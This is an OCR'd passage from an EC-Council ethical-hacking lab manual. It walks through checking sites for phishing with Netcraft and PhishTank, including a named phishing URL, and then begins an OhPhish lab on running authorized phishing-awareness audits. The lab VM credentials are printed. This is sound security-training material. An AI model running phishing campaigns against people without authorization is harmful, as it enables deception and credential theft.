


Figure 2.1.11: Warning pop-up for the blocked site

18. This concludes the demonstration of detecting phishing using Netcraft Extension.
19. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2

Detect Phishing using PhishTank

In this task, we will use PhishTank to detect phishing.

TASK 2.1

Detect Phishing Sites using PhishTank

1. In the **Windows 10** virtual machine, open any web browser (in this case, we are using **Mozilla Firefox**) and go to **https://www.phishtank.com/**.
2. The **PhishTank** webpage appears, displaying a list of phishing websites under **Recent Submissions**.
3. Click on any phishing website **ID** in the **Recent Submissions** list (in this case, **6295010**) to view detailed information about it.

Note: If a notification appears asking **Would you like Firefox to save this login for phishtank.com?**, click **Don't Save**.

PhishTank is a free community site on which anyone can submit, verify, track, and share phishing data. As the official website notes, "it is a collaborative clearing house for data and information about phishing on the Internet." PhishTank provides an open API for developers and researchers to integrate anti-phishing data into their applications.




Figure 2.2.1: The PhishTank website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. A page appears displaying information regarding the selected website. You can further view details on the site by navigating to the **View site in frame** and **View technical details** tabs.




Figure 2.2.2: PhishTank information regarding the selected site

5. Navigate back to the **PhishTank** home page by clicking the **Back** button ( ) in the top-left corner of the browser.
6. In the **Found a phishing site?** text field, type a website URL to be checked for phishing (in this example, the URL entered is **be-ride.ru/confirm**). Click the **Is it a phish?** button.

Note: You can examine any website of your choice for phishing.

Figure 2.2.3: Checking a site

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. If the site is a phishing site, **PhishTank** returns a result stating that the website "**Is a phish**," as shown in the screenshot.




Figure: 2.2.4: Phishing website found

8. This concludes the demonstration of detecting phishing using PhishTank.
9. Close all open windows and document all the acquired information.
10. Turn off the **Windows 10** virtual machine.

Lab Analysis

Document the results for all the websites you have checked, and verify whether they are phishing sites.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Audit Organization's Security for Phishing Attacks

Ethical hackers and penetration testers are aided in auditing an organization's security for phishing attacks by various tools that make security assessment an easy task

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

Lab Scenario

Social engineers exploit human behavior (manners, enthusiasm toward work, laziness, innocence, etc.) to gain access to the information resources of the target company. This information is difficult to be guarded against social engineering attacks, as the victim may not be aware that he or she has been deceived. The attacks performed are similar to those used to extract a company's valuable data. To guard against social engineering attacks, a company must evaluate the risk of different types of attacks, estimate the possible losses, and spread awareness among its employees.

As a professional ethical hacker or pen tester, you must perform phishing attacks in the organization to assess the awareness of its employees.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 09 Social Engineering

As an administrator or penetration tester, you may have implemented highly sophisticated and expensive technology solutions; however, all these techniques can be bypassed if the employees fall prey to simple social engineering scams. Thus, employees must be educated about the best practices for protecting the organization's systems and information.

In this lab, you will learn how to audit an organization's security for phishing attacks within the organization.

Lab Objectives

- Audit organization's security for phishing attacks using OhPhish

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview

In phishing attacks, attackers implement social engineering techniques to trick employees into revealing confidential information of their organization. They use social engineering to commit fraud, identity theft, industrial espionage, and so on. To guard against social engineering attacks, organizations must develop effective policies and procedures; however, merely developing them is not enough.

To be truly effective in combating social engineering attacks, an organization should do the following:

- Disseminate policies among its employees and provide proper education and training.
- Provide specialized training benefits to employees who are at a high risk of social engineering attacks.
- Obtain signatures of employees on a statement acknowledging that they understand the policies.
- Define the consequences of policy violations.

Lab Tasks

TASK 1

Audit Organization's Security for Phishing Attacks using OhPhish

Here, we will audit the organization's security infrastructure for phishing attacks using OhPhish.

TASK 1.1

Activate OhPhish Account

1. Turn on the **Windows 10** virtual machine and login with the credentials **Admin** and **Pa$$w0rd**.
2. Before starting this task, you must activate your **OhPhish** account.
3. Open any web browser (here, **Mozilla Firefox**). Log in to your **ASPEN** account and navigate to **Certified Ethical Hacker v11** in the **My Courses** section.
4. Click on **Click here** hyperlink in the **OhPhish** notification above **My Courses** section.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.1: ASPEN account – click on Click here

5. You will be redirected to the OhPhish **Sign Up** page. Enter the personal details, check **I'm not a robot** checkbox and click **Complete Signup** button.

